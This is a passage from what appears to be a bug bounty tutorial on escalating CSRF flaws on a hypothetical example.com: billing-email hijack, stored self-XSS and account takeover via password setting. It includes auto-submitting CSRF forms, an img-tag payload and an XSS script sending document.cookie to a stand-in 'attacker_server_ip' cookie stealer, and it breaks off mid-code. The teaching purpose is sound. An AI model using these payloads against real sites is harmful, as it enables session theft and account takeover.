For example, let's say the *example.com* web application sends monthly billing emails to a user-designated email address. These emails contain the users' billing information, including street addresses, phone numbers, and credit card information. The email address to which these billing emails are sent can be changed via the following request:

```
POST /change_billing_email
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(POST request body)
email=NEW_EMAIL&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Unfortunately, the CSRF validation on this endpoint is broken, and the server accepts a blank token. The request would succeed even if the `csrf_token` field is left empty:

```
POST /change_billing_email
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(POST request body)
email=NEW_EMAIL&csrf_token=
```

An attacker could make a victim user send this request via CSRF to change the destination of their billing emails:

```
POST /change_billing_email
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(POST request body)
email=ATTACKER_EMAIL&csrf_token=
```

All future billing emails would then be sent to the attacker's email address until the victim notices the unauthorized change. Once the billing email is sent to the attacker's email address, the attacker can collect sensitive information, such as street addresses, phone numbers, and credit card information associated with the account.

Create Stored Self-XSS by Using CSRF

Remember from Chapter 6 that self-XSS is a kind of XSS attack that requires the victim to input the XSS payload. These vulnerabilities are almost always considered a nonissue because they're too difficult to exploit; doing so requires a lot of action from the victim's part, and thus you're unlikely to succeed. However, when you combine CSRF with self-XSS, you can often turn the self-XSS into stored XSS.

For example, let's say that *example.com*'s financial subdomain, *finance.example.com*, gives users the ability to create nicknames for each of their linked bank accounts. The account nickname field is vulnerable to self-XSS: there is no sanitization, validation, or escaping for user input on the field. However, only the user can edit and see this field, so there is no way for an attacker to trigger the XSS directly.

However, the endpoint used to change the account nicknames is vulnerable to CSRF. The application doesn't properly validate the existence of the CSRF token, so simply omitting the token parameter in the request will bypass CSRF protection. For example, this request would fail, because it contains the wrong token:

```
POST /change_account_nickname
Host: finance.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(POST request body)
account=0
&nickname="<script>document.location='http://attacker_server_ip/
cookie_stealer.php?c='+document.cookie;</script>"
&csrf_token=WRONG_TOKEN
```

But this request, with no token at all, would succeed:

```
POST /change_account_nickname
Host: finance.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;
```

```
(POST request body)
account=0
&nickname="<script>document.location='http://attacker_server_ip/
cookie_stealer.php?c='+document.cookie;</script>"
```

This request will change the user's account nickname and store the XSS payload there. The next time a user logs into the account and views their dashboard, they'll trigger the XSS.

Take Over User Accounts by Using CSRF

Sometimes CSRF can even lead to account takeover. These situations aren't uncommon, either; account takeover issues occur when a CSRF vulnerability exists in critical functionality, like the code that creates a password, changes the password, changes the email address, or resets the password.

For example, let's say that in addition to signing up by using an email address and password, *example.com* also allows users to sign up via their social media accounts. If a user chooses this option, they're not required to create a password, as they can simply log in via their linked account. But to give users another option, those who've signed up via social media can set a new password via the following request:

```
POST /set_password
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(POST request body)
password=XXXXX&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Since the user signed up via their social media account, they don't need to provide an old password to set the new password, so if CSRF protection fails on this endpoint, an attacker would have the ability to set a password for anyone who signed up via their social media account and hasn't yet done so.

Let's say the application doesn't validate the CSRF token properly and accepts an empty value. The following request will set a password for anyone who doesn't already have one set:

```
POST /set_password
Host: example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE;

(POST request body)
password=XXXXX&csrf_token=
```

Now all an attacker has to do is to post a link to this HTML page on pages frequented by users of the site, and they can automatically assign the password of any user who visits the malicious page:

```
<html>
  <form method="POST" action="https://email.example.com/set_password" id="csrf-form">
    <input type="text" name="new_password" value="this_account_is_now_mine">
```

```
    <input type="text" name="csrf_token" value="">
    <input type='submit' value="Submit">
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

After that, the attacker is free to log in as any of the affected victims with the newly assigned password `this_account_is_now_mine`.

While the majority of CSRFs that I have encountered were low-severity issues, sometimes a CSRF on a critical endpoint can lead to severe consequences.

Delivering the CSRF Payload

Quite often in bug bounty reports, you'll need to show companies that attackers can reliably deliver a CSRF payload. What options do attackers have to do so?

The first and simplest option of delivering a CSRF payload is to trick users into visiting an external malicious site. For example, let's say *example.com* has a forum that users frequent. In this case, attackers can post a link like this on the forum to encourage users to visit their page:

> Visit this page to get a discount on your *example.com* subscription:
> *https://example.attacker.com*

And on *example.attacker.com*, the attacker can host an auto-submitting form to execute the CSRF:

```
<html>
  <form method="POST" action="https://email.example.com/set_password" id="csrf-form">
    <input type="text" name="new_password" value="this_account_is_now_mine">
    <input type='submit' value="Submit">
  </form>
  <script>document.getElementById("csrf-form").submit();</script>
</html>
```

For CSRFs that you could execute via a GET request, attackers can often embed the request as an image directly—for example, as an image posted to a forum. This way, any user who views the forum page would be affected:

```
<img src="https://email.example.com/set_password?new_password=this_account_is_now_mine">
```

Finally, attackers can deliver a CSRF payload to a large audience by exploiting stored XSS. If the forum comment field suffers from this vulnerability, an attacker can submit a stored-XSS payload there to make any forum visitor execute the attacker's malicious script. In the malicious script, the attacker can include code that sends the CSRF payload:

```
<script>
  document.body.innerHTML += "
    <form method="POST" action="https://email.example.com/set_password" id="csrf-form">
```